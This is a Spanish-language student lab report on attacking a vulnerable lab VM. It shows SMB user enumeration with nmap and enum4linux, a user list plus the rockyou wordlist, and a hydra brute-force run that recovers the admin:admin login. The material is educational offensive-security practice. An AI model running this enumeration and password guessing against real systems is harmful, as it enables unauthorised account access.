



## APLICANDO HERRAMIENTAS A LAS CVE



Docente Franco Calderón

Carrera Ingeniería en Informática

Giancarlo Soto

## Contenido

1.	Enum4Linux .....	3
2.	Usuarios con Nmap .....	7
3.	Preparación del Ataque.....	8
4.	Ataque de Fuerza Bruta.....	9
5.	Conclusión.....	9

## **1. Enum4Linux**

Para iniciar la fase de reconocimiento de usuarios, se utilizó la herramienta enum4linux dirigida al objetivo. Esta herramienta permite extraer información crítica de sistemas Windows o Samba, como grupos de trabajo y listas de usuarios.

Session Acciones Editar Vista Ayuda

```
└─(root㉿kali)-[~/home/kali]
# nmap 10.0.20.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 21:05 EST
Nmap scan report for 10.0.20.5
Host is up (0.00026s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1322/tcp  open  novation
2049/tcp  open  nfs
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
9000/tcp  open  cslistener
MAC Address: 08:00:27:63:1C:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds

└─(root㉿kali)-[~/home/kali]
# enum4linux 10.0.20.5
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Nov 27 21:05:59 2025
=====
( Target Information )=====

Target ..... 10.0.20.5
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
( Enumerating Workgroup/Domain on 10.0.20.5 )=====

[+] Got domain/workgroup name: WORKGROUP

=====
( Nbtstat Information for 10.0.20.5 )=====

Looking up status of 10.0.20.5
  CANYOUPWNME  <00> -      B <ACTIVE>  Workstation Service
  CANYOUPWNME  <03> -      B <ACTIVE>  Messenger Service
  CANYOUPWNME  <20> -      B <ACTIVE>  File Server Service
  .._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
  WORKGROUP    <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
  WORKGROUP    <1d> -      B <ACTIVE>  Master Browser
  WORKGROUP    <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

  MAC Address = 00-00-00-00-00-00

=====
( Session Check on 10.0.20.5 )=====

[+] Server 10.0.20.5 allows sessions using username '', password ''

=====
( Getting domain SID for 10.0.20.5 )=====

Domain Name: WORKGROUP
```

```
root@kali: /home/kali

Session  Acciones  Editar  Vista  Ayuda

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 10.0.20.5 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 10.0.20.5 from srvinfo:
    CANYOUUPWNME  Wk Sv Prq Unx NT SNT canyouupwnme server (Samba, Ubuntu
)
    platform_id      :      500
    os version       :      4.9
    server type      : 0x809a03

===== ( Users on 10.0.20.5 ) =====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: user      Name: user      Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: root      Name: root      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: admin     Name:   Desc:
user:[user] rid:[0x3e8]
user:[root] rid:[0x3ea]
user:[admin] rid:[0x3e9]

===== ( Share Enumeration on 10.0.20.5 ) =====

      Sharename      Type      Comment
      print$        Disk      Printer Drivers
      IPC$          IPC       IPC Service (canyouupwnme server (Samba, Ubu
ntu))
Reconnecting with SMB1 for workgroup listing.

      Server      Comment
      Workgroup      Master
      WORKGROUP      CANYOUUPWNME

[+] Attempting to map shares on 10.0.20.5
//10.0.20.5/print$      Mapping: DENIED Listing: N/A Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.0.20.5/IPC$      Mapping: N/A Listing: N/A Writing: N/A

===== ( Password Policy Information for 10.0.20.5 ) =====

[+] Attaching to 10.0.20.5 using a NULL share
[+] Trying protocol 139/SMB ...
```

```
root@kali: /home/kali
Session  Acciones  Editar  Vista  Ayuda

[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
—————( Users on 10.0.20.5 via RID cycling (RIDS: 500-550,1000
-1050) )—————
[I] Found new SID:
S-1-5-21-2950693484-2233299975-203034155
[I] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\user (Local User)
S-1-22-1-1002 Unix User\admin (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-5-21-2950693484-2233299975-203034155 and
logon username '', password ''
S-1-5-21-2950693484-2233299975-203034155-501 CANYOUPWNME\nobody (Local User)
S-1-5-21-2950693484-2233299975-203034155-513 CANYOUPWNME\None (Domain Group)
S-1-5-21-2950693484-2233299975-203034155-1000 CANYOUPWNME\user (Local User)
S-1-5-21-2950693484-2233299975-203034155-1001 CANYOUPWNME\admin (Local User)
S-1-5-21-2950693484-2233299975-203034155-1002 CANYOUPWNME\root (Local User)
—————( Getting printer info for 10.0.20.5 )—————
No printers returned.


enum4linux complete on Thu Nov 27 21:06:17 2025
```

Hallazgos:

- Dominio/Workgroup: WORKGROUP.
- Usuarios Potenciales: Se identificó la existencia de usuarios base que podrían ser auditados.

## 2. Usuarios con Nmap

Se utilizó el motor de scripting de Nmap para corroborar los usuarios del servicio SMB puertos 139/445. Primero se filtraron los scripts disponibles para buscar aquellos relacionados con user y posteriormente se ejecutó smb-enum-users.



The terminal window shows the following command and its output:

```
root@kali: /home/kali
Session  Acciones  Editar  Vista  Ayuda
└─(root@kali)-[/home/kali]
# nmap -p 139,445 --script smb-enum-users 10.0.20.5

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 21:19 EST
Nmap scan report for 10.0.20.5
Host is up (0.0010s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:63:1C:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Host script results:
| smb-enum-users:
|   CANYOUPWNME\admin (RID: 1001)
|   Full name:
|   Description:
|   Flags:      Normal user account
|   CANYOUPWNME\root (RID: 1002)
|   Full name:  root
|   Description:
|   Flags:      Normal user account
|   CANYOUPWNME\user (RID: 1000)
|   Full name:  user
|   Description:
|   Flags:      Normal user account
Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
└─(root@kali)-[/home/kali]
#
```

Lista de Usuarios Confirmados: Gracias a este script, se confirmaron los siguientes usuarios activos en el sistema:

admin RID: 1001, root RID: 1002 , user RID: 1000

### 3. Preparación del Ataque

Con los usuarios identificados, se procedió a crear un archivo de objetivos (users.txt). Para las contraseñas, se preparó el entorno descomprimiendo el diccionario rockyou.txt.gz incluido en Kali Linux.



```
Session  Acciones  Editar  Vista  Ayuda

└─(root㉿kali)-[~/home/kali]
  └─# nano users.txt

└─(root㉿kali)-[~/home/kali]
  └─# car users.txt
  No se ha encontrado la orden «car», pero se puede instalar con:
  apt install ucommon-utils
  ¿Quiere instalarlo? (N/y)n

└─(root㉿kali)-[~/home/kali]
  └─# cat users.txt
  admin
  root
  user

└─(root㉿kali)-[~/home/kali]
  └─#
```

```
Session Acciones Editar Vista Ayuda
```

```
└─(root㉿kali)-[~/home/kali]
# gunzip rockyou.txt.gz
```

```
└─(root㉿kali)-[~/home/kali]
# ┌─[
```

## 4. Ataque de Fuerza Bruta

```
Session Acciones Editar Vista Ayuda
```

```
└─(root㉿kali)-[~/home/kali]
# hydra -L users.txt -P rockyou.txt ftp://10.0.20.5 -s 25 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-27 21:36:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033197 login tries (l:3/p:14344399), ~2689575 tries per task
[DATA] attacking ftp://10.0.20.5:25/
[STATUS] 278.00 tries/min, 278 tries in 00:01h, 43032919 to do in 2579:55h, 16 active
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-27 21:46:35
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18 login tries (l:3/p:6), ~2 tries per task
[DATA] attacking ftp://10.0.20.5:25/
[25][ftp] host: 10.0.20.5 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-27 21:46:39
```

```
└─(root㉿kali)-[~/home/kali]
```

## 5. Conclusión

La actividad demostró la importancia crítica de la fase de enumeración. Al identificar correctamente los nombres de usuario admin, user, root mediante enum4linux y Nmap, se redujo drásticamente el tiempo necesario para el ataque de fuerza bruta.